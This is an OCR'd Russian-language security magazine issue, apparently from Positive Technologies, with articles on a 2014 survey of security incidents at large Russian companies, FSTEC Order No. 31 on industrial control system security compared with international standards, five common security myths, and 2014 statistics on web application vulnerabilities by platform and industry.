
ВНУТРЕННИЕ УГРОЗЫ ОПАСНЕЕ, ЧЕМ ВИРУСЫ

Антон Карпин

Крупные компании не любят рассказывать о своих неудачах в области безопасности, поскольку это подрывает их репутацию. Поэтому в России, где нет законов о раскрытии инцидентов, крайне мало статистики по этому вопросу. А раз нет статистики, то может сложиться ощущение, что нет и проблем.

Однако исследования Positive Technologies показывают, что это не так: в 2013 году заметные инциденты в сфере информационной безопасности происходили во всех крупных компаниях. И более чем в половине компаний инциденты привели к существенным проблемам, включая финансовые потери.

Стоит отметить, что раньше исследовательский центр Positive Technologies публиковал в основном технические исследования, статистику тестов на проникновение и анализ уязвимостей приложений. Но превращаются ли потенциальные угрозы в реальные потери? Для ответа на этот вопрос решено было провести опрос представителей различных организаций, чтобы узнать — как в самих компаниях, работающих в ключевых отраслях, оценивают угрозы и состояние своей защищенности.



Опрос проводился в апреле-мае 2014 года среди руководителей 63 крупнейших организаций России. В анкетировании участвовали представители банковской (42%), телекоммуникационной (17%), топливно-энергетической (13%), транспортной (4%) отраслей, а также государственных организаций и ведомств (12%).

Более 80% исследованных организаций входят в российский топ-100 по объемам капитализации (РИА Рейтинг, 2013). Примерно половина компаний обладают крайне разветвленной сетевой инфраструктурой, включающей свыше 50 тыс. узлов.

Как выяснилось, в 58% компаний ИБ-инциденты привели к существенным проблемам: это нарушения IT-инфраструктуры (31%), финансовые потери (15%) и репутационные издержки (12%). Критических инцидентов больше всего было в банковском секторе, в СМИ и транспортных компаниях.

Наиболее распространенными инцидентами оказались DoS-атаки, которым были подвержены 23% компаний, а также атаки на внешние веб-приложения (21%). Достаточно высоким оказался процент инцидентов, связанных с внутренними причинами — нарушением правил эксплуатации ИС (16%) и злоупотреблениями со стороны сотрудников (14%). Таким образом, внутренние угрозы оказались более распространенными, чем такая классическая «страшилка», как заражение вредоносным ПО (14%).


В качестве источников основных угроз руководители компаний в первую очередь отмечают киберпреступность (31%). На втором и третьем местах — злоупотребления администраторов ИС (23%) и сотрудников компании (17%). Поставщиков и партнеров считают возможной угрозой 11% респондентов: это немного, учитывая тенденцию к расширению аутсорсинга. На угрозы информационной безопасности, исходящие со стороны спецслужб, указали 9% опрошенных.

Основными проблемами, мешающими обеспечивать безопасность на должном уровне, названы нехватка ИБ-специалистов (37%) и несовершенство нормативно-законодательной базы (26%).

При организации безопасности большинство крупных компаний руководствуются обязательными к исполнению государственными нормативами, однако высока и роль экспертов: 55% опрошенных руководителей полагаются на мнение собственных специалистов по безопасности — это больше, чем число тех, кто верит в отраслевые или международные стандарты. Наибольший вес экспертиза собственных специалистов имеет в телекоммуникационной отрасли и в медиакомпаниях.

Многие участники исследования также отметили, что для обеспечения безопасности имеет значение не только своевременное реагирование на инциденты внутри компании, но и взаимодействие с внешними группами реагирования на инциденты, такими как CERT (33%), и получение своевременной информации об уязвимостях (42%). Большинство тех, кто еще не наладил подобного сотрудничества, сообщили, что планируют сделать это в будущем.

Полный текст исследования:
ptsecurity.ru/lab/analytics/



Чем руководствуется компания при обеспечении ИБ? (респонденты могли выбрать несколько вариантов)

ЗАЩИТА АСУ ТП В РОССИИ: НОВЫЕ ТРЕБОВАНИЯ ФСТЭК

Евгений Дружинин
habrahabr.ru/company/pt/blog/242803/

Российские организации, ответственные за регулирование в области безопасности, до поры до времени не уделяли внимания уязвимостям промышленных систем, однако приказ ФСТЭК № 31 от 14 марта 2014 года обещает коренным образом изменить ситуацию.

Нельзя сказать, что раньше в России безопасность АСУ ТП (SCADA) совсем не регулировалась. С 2007 года процессы ИБ на основных критически важных объектах регламентируются требованиями, предъявляемыми к «ключевым системам информационной инфраструктуры» (КСИИ), однако методические указания в этом документе имеют ограничения по распространению: предприятия, которым они адресованы, должны быть внесены в специальный перечень. В этом списке КСИИ могли оказаться и банки, и любые другие организации, но при этом не учитывались особенности применения АСУ ТП как систем реального времени, а также тенденции развития IT-инфраструктур (к примеру, работа в визуализированных средах). Отделить АСУ ТП, учесть специфическую архитектуру и слабые места таких систем — задача требований, сформулированных в приказе № 31.

Часто российское нормотворчество упрекают в том, что оно оторвано от передового международного опыта и не соответствует последним тенденциям. Чтобы проверить это предположение, мы сравнили требования приказа ФСТЭК № 31 с ведущими зарубежными стандартами в области систем промышленной автоматизации, а именно:

- семейством отраслевых стандартов NERC Critical Infrastructure Protection (NERC CIP);
- семейством стандартов ISA/IEC 62443 Industrial Automation and Control Systems Security;
- рекомендациями NIST SP 800-82 «Guide to Industrial Control Systems (ICS) Security» и NIST SP 800-53 «Security and Privacy Controls for Federal Information Systems and Organizations».

Что в приказе ФСТЭК № 31 есть уже сейчас

Разработка и документирование правил и процедур (политик) обеспечения безопасности (эти меры защиты идут под номерами на 0). Это важные меры: любой процесс обеспечения безопасности, причем не только информационной, начинают строить с тщательного документирования всех процедур.

Требования к защите среды виртуализации (ЗСВ). Технологии виртуализации позволяют оптимизировать ресурсы, однако порождают новые угрозы. Понятно, что снижение издержек интереснее борьбы за безопасность, поэтому критически важные системы в целом и АСУ ТП в частности очень быстро оказываются в не совсем безопасных облаках, и этот процесс необходимо как-то контролировать. Соответствующие пункты в приказе № 31 можно только приветствовать, а вот в перечисленных нами зарубежных стандартах вопросы защиты виртуальных сред не рассмотрены.

Обучение и отработка действий пользователей в случае возникновения нештатных (непредвиденных) ситуаций (ДНС). Повышение осведомленности персонала уменьшает как минимум риски, связанные с социальной инженерией. Репетиция «плана спасения» важна также для понимания сотрудниками своей роли в процессах управления инцидентами безопасности.

Требования по безопасной разработке ПО (ОБР). Код в программном обеспечении АСУ ТП зачастую низкого качества, а на большинстве критически значимых предприятий можно обнаружить уязвимости 10—15-летней давности. Обновления часто не устанавливаются в принципе, что обусловлено множеством факторов, начиная от непрерывности технологического процесса и заканчивая неосведомленностью сотрудников об угрозах. Поэтому наилучшее решение — принимать всевозможные меры для исправления ошибок в АСУ ТП на этапе разработки. Подобные требования практически не отражены в зарубежных стандартах, что еще раз говорит в пользу авторов российского документа.

Требования по инцидент-менеджменту (ИНЦ) и анализу угроз безопасности (УБИ). Данные требования составляют суть риск-ориентированного подхода, отраженного в приказе № 31. Их наличие означает формирование защиты на основании характерных для системы рисков: это позволяет учитывать новые угрозы и улучшать процессы обеспечения ИБ.

Что хотелось бы увидеть

Скорейшее появление детальных рекомендаций и методических указаний для специалистов ИБ и аудиторов. Сейчас приказ ФСТЭК № 31 — это достаточно высокоуровневый документ.

Разделение на сетевом уровне корпоративной ЛВС и технологических сетей по аналогии с IEC-62443-2-1 и NIST SP 800-82. Требование о необходимости сегментирования ЛВС в приказе присутствует (ЗИС-17), однако в соответствующем методическом документе наилучшим решением будет явно отметить необходимость отделения технологических сетей от корпоративных.

Рекомендации по построению безопасной архитектуры компонентов АСУ ТП с учетом разделения на уровни, как это сделано в стандартах IEC-62443-2-1, NIST SP 800-82: нижний уровень — полевой, средний — ПЛК, верхний уровень — SCADA.

Инвентаризация компонентов АСУ ТП. Подобное требование есть во всех рассмотренных документах. При этом инвентаризация предусматривает не только идентификацию компонентов, участвующих в технологических процессах, но и хранение дополнительной информации, позволяющей определить их назначение, степень значимости и т. п. Данная процедура имеет одно из первостепенных значений для риск-ориентированного подхода, поэтому мы ожидаем ее описания в дальнейших ревизиях документа.

Проверка персонала перед предоставлением допуска к работе с АСУ ТП. Подобные требования есть в NERC CIP и ISA/IEC 62443, но в текущую версию приказа № 31 не вошли.

Мероприятия, связанные с увольнением персонала. Не самые радостные, но необходимые действия, включающие блокирование учетных записей, смену паролей и т. п., прописаны в ISA-62443-2-1 и NERC-CIP. Говорят, что бывшие следователи лучше всех умеют уничтожать улики, а экс-сотрудник КВО, хорошо знакомый с технологическим процессом, может быть значительно опаснее нарушителя со стороны. Хотелось бы в дальнейших версиях приказа № 31 увидеть требования к мероприятиям, связанным с увольнением сотрудников КВО.

В целом, несмотря на отдельные шероховатости, документ соответствует лучшим международным стандартам и практикам в области обеспечения информационной безопасности АСУ ТП, а в отдельных пунктах вводит самые современные требования, необходимость в которых как раз назрела.

Более подробное сопоставление требований приказа ФСТЭК № 31 с аналогичными пунктами международных стандартов представлено на сайте: ***ptsecurity.ru/lab/analytics/***

ПЯТЬ НОЖЕЙ В СПИНУ БУМАЖНОЙ БЕЗОПАСНОСТИ

Борис Симис

Обсуждая проблемы информационной безопасности, мы много говорим о выборе правильной политики, о новых требованиях по защите персональных данных, о построении взаимоотношений между службой ИБ и руководством, о взаимосвязи принципов ITIL/ITSM и стандартов ISO 27001/27002, о корректном измерении эффективности ИБ-решений. Но как показывает статистика, эти теории не особенно помогают. Окружающие нас информационные системы быстро растут и усложняются, вместе с ними растет число уязвимостей, а инструменты для поиска и эксплуатации этих уязвимостей становятся все более автоматизированными.

Как результат, уровень защищенности крупных компаний за последние два года значительно понизился. По данным тестов на проникновение, которые проводились экспертами Positive Technologies в 2014 году, в 87% систем нарушитель из Интернета может получить доступ к узлам внутренней сети компании (в 2011—2012 годах такое было возможно в 74% систем). При этом 61% систем может успешно атаковать злоумышленник низкой квалификации (в 2013 году такие нарушители могли взломать лишь 46% систем).

Еще одна группа проблем безопасности российских IT-инфраструктур связана с ухудшением международных отношений. С точки зрения безопасности это означает, что импортная аппаратная база и ПО переходят сейчас в статус «недоверенных продуктов», в которых могут находиться закладки зарубежного производителя.

Новые угрозы требуют нового подхода к защите по следующим пяти направлениям, которые мы считаем приоритетными для реальной информационной безопасности в 2015 году:

- внешний периметр и рабочие места,
- защита приложений,
- антивирусы,
- готовность к инцидентам,
- импортозамещение.

К сожалению, сегодня работа по всем этим направлениям находится во власти мифов и стереотипов, которые мы разберем ниже.

1. ПЕРИМЕТР И РАБОЧИЕ МЕСТА

Большинство проблем защиты периметра связаны с тем, что даже администраторы и ИБ-специалисты во многих компаниях не всегда знают, из чего состоит их «периметр». Часто безопасность периметра измеряется лишь сертификатами о соответствии требованиям ИБ и прочей отчетностью. В результате миф о периметре может звучать так: «У нас закрытая сеть, она недоступна из Интернета». Или так: «У нас всего одна точка выхода в Интернет».

Мифы о рабочих станциях говорят, что все они находятся внутри периметра и надежно защищены, а терминальный доступ в Интернет считается универсальным средством от атак на рабочие станции.

На практике же, когда мы делаем аудиты безопасности, согласование периметра подчас занимает больше времени, чем его «пробивание». То есть, сами клиенты не знают — какие именно сети и системы им надо защищать.

Зато атакующие прекрасно знают. Сейчас через Интернет можно получить доступ к тысячам банкоматов и десяткам тысяч промышленных систем управления (АСУ ТП), включая и такие, о сетевой безопасности которых владельцы даже не задумываются (например, системы управления кондиционированием серверных комнат). Простота доступа к этим системам подтверждается статистикой: в 87% систем, протестированных нашей компанией в 2014 году, использовались словарные пароли, в том числе установленные по умолчанию и пустые. В 67% систем на сетевом периметре выявлены словарные пароли администраторов, что зачастую приводило к получению доступа к внутренней сети. С годами увеличивается и доля других проблем периметра, включая открытые интерфейсы управления и незащищенные протоколы.

Что делать

— Постоянно контролировать защищенность периметра и устранять уязвимости. За основу при мониторинге достаточно взять индустриальные и национальные стандарты безопасности (PCI DSS ASV, приказ № 17 ФСТЭК).

— Провести реальную инвентаризацию, расширив понимание периметра и включив в него браузеры, Java, Adobe, Flash и прочее клиентское периметровое ПО.

— Отказаться от паролей для клиентского доступа, использовать альтернативные, более надежные системы идентификации.

— Контролировать выполнение политик безопасности администраторами сетей, а также контролировать конфигурации и обновления — с помощью регулярного автоматизированного аудита.

2. БЕЗОПАСНОСТЬ ПРИЛОЖЕНИЙ

Самый распространенный миф о сайтах: «Это просто моя визитка, никаких конфиденциальных данных там нет». Но даже если владелец сайта признает, что сайт защищать надо, он все равно чаще всего считает, что это задача либо хостинг-провайдера, либо разработчиков, которым он этот сайт заказал. На практике именно атака на веб-сайт все чаще становится первым шагом для проникновения в корпоративные сети. По данным упомянутого исследования, в 2014 году в 60% случаев вектор проникновения во внутреннюю сеть основывается на уязвимостях в коде веб-приложений. При этом классические средства защиты не останавливают злоумышленников. Почему? Современные сайты построены с использованием множества разных языков и библиотек, включая непроверенные сторонние коды. Атакующие все чаще используют уязвимости нулевого дня, что делает бесполезными сигнатурные

методы анализа. Кроме того, даже известные уязвимости невозможно устранить сразу: исправление кода требует средств и времени, а зачастую и остановки важных бизнес-процессов. Отдельно необходимо отметить возрастающий ущерб от планомерных и многоступенчатых атак (APT): развитие подобных инструментов кибервойны идет уже на государственном уровне.

Что делать

— Программа-минимум, при использовании небольшого количества стороннего ПО: применять межсетевые экраны с эвристическими методами выявления атак (до появления сигнатур), а также с виртуальным патчингом (закрытие брешей до исправления кода).

— Программа-максимум, при использовании большого количества нового кода от внешних подрядчиков: помимо защиты критически важных приложений специализированными межсетевыми экранами рекомендуется внедрение процессов безопасной разработки (SSDL). В частности, проверку на наличие уязвимостей при приемке кода можно прописать в контракте. Необходимо также правильно выбирать инструменты для анализа кода, сочетать статический и динамический методы анализа.

3. АНТИВИРУСЫ

Для многих людей слово «антивирус» стало единственным синонимом компьютерной безопасности; они верят, что существует «самый лучший антивирус», который защитит от любых взломов.

А что на практике? Хорошая новость: российские антивирусы действительно самые лучшие в мире. Но это не означает безопасность — хотя бы потому, что значительное количество провалов безопасности происходит вообще без вирусов (например, пароль администратора 123456, который можно просто подобрать). Кроме того, многие современные «зловреды» умеют обходить антивирусные программы. По статистике, сейчас из каждой тысячи сетевых узлов 10—15 взломаны и заражены. А современная суперсвязность сетевых ресурсов приводит к мгновенному распространению новых вирусов по планете: антивирусы просто не успевают обновляться с такой скоростью.

Что делать

Для эффективного противодействия вредоносному ПО необходимы:

— Мультисканер, который объединяет результаты работы нескольких независимых антивирусных решений и публичных облачных ресурсов.

— Ретроспективный анализ, с помощью которого можно выяснить, какие системы могли подвергнуться воздействию конкретного вируса до того, как антивирус узнал о его существовании.

— Грамотные нагрузочные решения для многопоточного сканирования файловых хранилищ, архивов и почты, чтобы организовать анализ трафика в реальном времени.

— Понимание того, что антивирус — не панацея, а лишь одна из возможных систем обеспечения безопасности. Например, системы анализа защищенности и соответствия стандартам безопасности помогают устранить многие уязвимости до того, как ими воспользуется вирус.

4. ГОТОВНОСТЬ К ИНЦИДЕНТАМ

Еще один миф: «У нас есть система сбора ИБ-событий, поэтому мы не пропустим опасный инцидент».

На практике в компаниях чаще всего отсутствует понимание динамики собственной сети. Современные защитные системы (VA/SCA, SIEM, WAF и др.) имеют дело с огромным количеством ИБ-событий и инцидентов. В частности, традиционный межсетевой экран может давать тысячи срабатываний в день на подозрительные события: формально он видит и опасные инциденты, но кто-то должен еще заметить эту угрозу в общем потоке сообщений.

История из жизни: у одного банка падали банкоматы. Долго пытались понять, почему, пока не поймали корреляцию с DDoS-атаками на внешний веб-сайт и систему ДБО. Оказалось, что банкоматы, чтобы поднять VPN, ходили к тому же DNS-серверу, который обслуживал внешние сайты.

Что делать

— Знать реальные информационные потоки: иметь данные не только о статической конфигурации сети, но и о том, какие события и откуда могут поступать на практике.

— Развивать системы threat intelligence, способные к автоматической фильтрации, группировке и «умной» визуализации ИБ-событий: вместо списка из тысяч потенциальных атак ИБ-специалисты должны получать несколько десятков действительно важных сообщений.

— Интеграция разнородных средств защиты в общую экосистему. Например, если межсетевой экран имеет возможность совместной работы со средствами анализа кода, полученное в ходе анализа трафика подозрение на уязвимость может быть автоматически верифицировано.

5. ИМПОРТОЗАМЕЩЕНИЕ

Предполагается, что курс на импортозамещение в области IT должен привести к независимости используемых решений — и, как следствие, к улучшению защищенности этих решений от закладок и уязвимостей, известных зарубежному производителю и иностранным спецслужбам. Некоторые при этом верят, что использование ПО с открытым кодом гарантирует безопасность.

Однако примеры таких уязвимостей, как Heartbleed и Shellshock, наглядно показали, что открытость кода не означает безопасность. Во многих областях пока нет возможности заместить импортную аппаратную базу и связанное с ней низкоуровневое ПО. Поэтому в основе «российских» решений зачастую лежат OEM-компоненты, которые поставляются неизвестно откуда, без соответствующего контроля безопасности.

Аналогичная история и с «российским ПО», которое при внимательном рассмотрении оказывается зарубежным open-source-продуктом в отечественной обертке.

Что делать

Хорошей гарантией защищенности могло бы стать внедрение принципов безопасной разработки (SSDL), которые предполагают контроль кода на всех этапах. Но внедряют ли такую практику разработчики, которые спешат сдать очередной «отечественный» продукт путем банального перевода чужих интерфейсов на русский язык? Очевидно, что немногие из них думают о дальнейшей поддержке и развитии продукта. Очковтирательство под лозунгом импортозамещения может лишь усугубить проблемы национальной информационной безопасности.


Gartner отметил Positive Technologies в числе производителей средств защиты критических инфраструктур

Аналитики международного исследовательского центра Gartner включили компанию Positive Technologies в серию ежегодных отчетов Hype Cycles, посвященных оценке высокотехнологичных рынков. Российская компания представлена как поставщик решений класса Operational Technology Security (OTS) для таких отраслей, как добыча нефти и газа, коммунальные и эксплуатационные услуги, «Интернет вещей», сети Smart Grid, управление производством и жизненным циклом продукции. По мнению Gartner, потребность в новых методах защиты такого класса обусловлена конвергенцией интернет-технологий с миллиардами датчиков и «умных устройств» во всех отраслях экономики. Кроме того, Positive Technologies попала в отчеты Gartner Hype Cycle 2014 как поставщик решений для обеспечения безопасности приложений и разработчик системы защиты от вторжений. А в отдельном исследовании VA Market Guide 2014 компания отмечена как перспективный вендор на рынке систем оценки защищенности (Vulnerability Assessment).

БЕЗОПАСНОСТЬ ПРИЛОЖЕНИЙ
УЯЗВИМОСТИ ВЕБ-ПРИЛОЖЕНИЙ: СИТУАЦИЯ НЕ УЛУЧШАЕТСЯ


Анна Бреева, Евгения Поцелуевская
ptsecurity.ru/lab/analytics/

В последние годы крупные организации все активнее используют разнообразные веб-приложения — официальные сайты компаний и системы управления ресурсами предприятия (ERP), электронные торговые площадки и системы дистанционного банковского обслуживания, порталы государственных услуг. Многие корпоративные приложения на основе специализированного клиентского ПО все чаще заменяются веб-версиями и облачными сервисами. Неудивительно, что именно уязвимости веб-приложений становятся одним из основных векторов атак на корпоративные информационные системы. В данной статье представлена статистика по наиболее распространенным уязвимостям, собранная экспертами Positive Technologies в процессе работ по анализу защищенности веб-приложений в 2014 году.



Распределение систем по отраслям экономики

Источники и методика

В общей сложности за год наши специалисты проанализировали порядка 300 веб-приложений. Из них выделено 40 систем, для которых проводился углубленный анализ с наиболее полным покрытием проверок. В статистику вошли только данные о внешних веб-приложениях, доступных из глобальной сети Интернет. Оценка защищенности проводилась методами черного, серого и белого ящика с использованием вспомогательных автоматизированных средств. Обнаруженные уязвимости классифицировались согласно соответствующим угрозам по системе WASC TC v. 2, степень риска уязвимостей оценивалась по CVSS v. 2. В статистику вошли только уязвимости, связанные с ошибками в коде и конфигурации веб-приложений.

Исследуемые веб-приложения принадлежали компаниям, представляющим различные отрасли: электронная коммерция (30%), финансы и банки (22%), промышленность (17%), информационные технологии (15%) и телекоммуникации (13%); также в исследовании участвовало одно государственное учреждение.


Большинство веб-приложений, вошедших в выборку, разработаны на базе PHP (58%) и ASP.NET (25%). Наиболее распространенным веб-сервером в исследовании этого года стал Nginx (37% веб-приложений), за ним идут Apache (26%) и ISS (24%). Большинство ресурсов представляли собой продуктивные системы (85%), однако исследовались также и тестовые площадки, находящиеся в процессе разработки или приемки в эксплуатацию.

Общие результаты

Все 40 исследованных веб-приложений содержат те или иные уязвимости, общим числом 1194. При этом 68% систем содержат уязвимости высокой степени риска. Данный показатель выше прошлогоднего (62%). Кроме того, в 2013 году в среднем на каждое веб-приложение приходилось 15,6 уязвимостей, а в 2014 году это число возросло почти в два раза — до 29,9. Большинство выявленных уязвимостей (89%) вызваны ошибками в программном коде, и лишь 11% недостатков связаны с некорректной конфигурацией веб-приложений.

В 2014 году наибольшее распространение (73% систем) получила уязвимость низкого уровня риска «Идентификация программного обеспечения» (Fingerprinting). Второе место (70%) занимает наиболее распространенная в 2013 году уязвимость «Межсайтовое выполнение сценариев» (Cross-Site Scripting, XSS). В результате эксплуатации данной ошибки в коде злоумышленник может организовать атаку на пользователей веб-приложения, например с целью получения доступа в личный кабинет.

Более половины веб-сайтов содержат уязвимости, связанные с использованием предсказуемых значений идентификаторов пользователей и сессий (Credential/Session Prediction). Критически опасная уязвимость «Внедрение операторов SQL» (SQL Injection) поднялась с 6-го места на 4-е, теперь она выявляется почти в половине веб-приложений



Доли уязвимых сайтов в зависимости от степени риска уязвимостей

(48%). Эксплуатация этой уязвимости может привести к получению несанкционированного доступа к важной информации, хранящейся в базах данных приложений; кроме того, зачастую возможно развитие атаки вплоть до получения полного контроля над сервером.


Уязвимости по средствам разработки

Как и в прошлом году, наиболее уязвимыми оказались приложения на PHP: 81% систем, написанных на этом языке, содержат критически опасные уязвимости (в прошлом году было 76%). Зато для ресурсов на основе ASP.NET этот показатель уменьшился с 55 до 44%. Каждое веб-приложение на PHP в среднем содержит 11 критически опасных уязвимостей. Для ASP.NET данный показатель составил 8,4, но в данном случае на статистику сильно повлияла одна система, содержавшая 60 уязвимостей высокой степени риска: в остальных приложениях на основе ASP.NET среднее число уязвимостей составило 2.

Также можно отметить, что доля ресурсов на PHP, подверженных уязвимости «Межсайтовое выполнение сценариев», значительно выше (95%), чем соответствующая доля ресурсов на ASP.NET (44%). Это может быть связано с тем, что в ASP.NET существуют встроенные базовые механизмы защиты от атак данного типа (Request Validation).

Уязвимости по серверам

86% исследованных веб-приложений под управлением сервера Nginx содержат уязвимости высокого уровня риска. Доля уязвимых ресурсов на базе Microsoft IIS снизилась по сравнению с 2013 годом и составила 44% вместо 71%. Число уязвимых сайтов под Apache возросло на 10% и составило 70%.



Наиболее распространенные уязвимости (доля сайтов, %)

Самой распространенной ошибкой администрирования веб-серверов является «Идентификация программного обеспечения» (Fingerprinting). В частности, данная уязвимость встречается на 8 из 10 веб-ресурсов под управлением Apache. Это связано с тем, что стандартная конфигурация исследуемых серверов предполагает раскрытие информации о версии веб-сервера в сообщениях об ошибке (например, при обращении к несуществующему ресурсу).

PHP	Доля сайтов, %	ASP.NET	Доля сайтов, %	Другие	Доля сайтов, %
Cross-Site Scripting	95	Fingerprinting	78	Fingerprinting	67
Fingerprinting	76	Cross-Site Scripting	44	Credential/Session Prediction	67
SQL Injection	67	Insufficient Authorization	44	Cross-Site Scripting	50
Credential/Session Prediction	62	Brute Force	44	Brute Force	50
Abuse of Functionality	48	SQL Injection	33	Insufficient Authorization	33
Insufficient Authorization	43	Credential/Session Prediction	33	SQL Injection	33
Cross-Site Request Forgery	43	XML External Entities	33	Cross-Site Request Forgery	33
URL Redirector Abuse	43	Abuse of Functionality	22	URL Redirector Abuse	33
Brute Force	38	Insufficient Transport Layer Protection	22	Information Leakage	33
Information Leakage	33	Path Traversal	22	Denial of Service	33

Уязвимости по отраслям

Лидером по количеству систем с уязвимостями высокого уровня риска оказалась банковская отрасль (89%). Это может быть связано с тем, что большинство исследованных ресурсов не являлись системами ДБО или другими системами, где обрабатываются данные о финансовых транзакциях, поэтому банки уделяли меньшее внимание обеспечению защиты данных приложений. Также высокий процент веб-приложений, подверженных критически опасными уязвимостям, отмечается для телекоммуникационной отрасли (80%). Далее следуют промышленность (71%) и информационные технологии (67%). В электронной коммерции доля систем с уязвимостями высокого уровня риска тоже довольно высока — 42%.


По среднему количеству уязвимостей на одну систему наименее защищенными оказались сайты промышленных предприятий, где на одно приложение приходится 18 критически опасных уязвимостей. Стоит отметить, что упомянутое ранее приложение, в котором было выявлено 60 критически опасных уязвимостей, относилось к промышленному сектору. Без его учета соответствующий показатель по данному сектору экономики составляет 13,1 уязвимости высокой степени риска на систему, что совпадает с показателем для банковской отрасли.

В 2014 году уязвимости высокого уровня риска «Внедрение операторов SQL», «Внедрение сущностей XML» и «Выход за пределы назначенного каталога» встречались чаще, чем другие недостатки. Как и в 2013 году, критически опасная уязвимость «Внедрение операторов SQL» была обнаружена в веб-приложениях всех исследуемых отраслей экономики.

Уязвимости на продуктивных и тестовых сайтах

В 71% продуктивных веб-ресурсов были обнаружены критически опасные уязвимости, для тестовых площадок данный показатель составляет 50%. Среднее количество уязвимостей высокой степени риска, выявленных в тестовых системах (12,8), почти в два раза выше по сравнению с продуктивными, где выявлено в среднем по 7 критически опасных уязвимостей. Однако при этом в продуктивных системах в среднем выявлено больше уязвимостей среднего уровня риска (20,6 против 14,3 для тестовых).

Подобная ситуация с защищенностью систем, уже находящихся в эксплуатации, наглядно свидетельствует о необходимости внедрения процессов обеспечения безопасности на всех стадиях жизненного цикла приложений (SSDLC).



Доли уязвимых сайтов из различных отраслей экономики

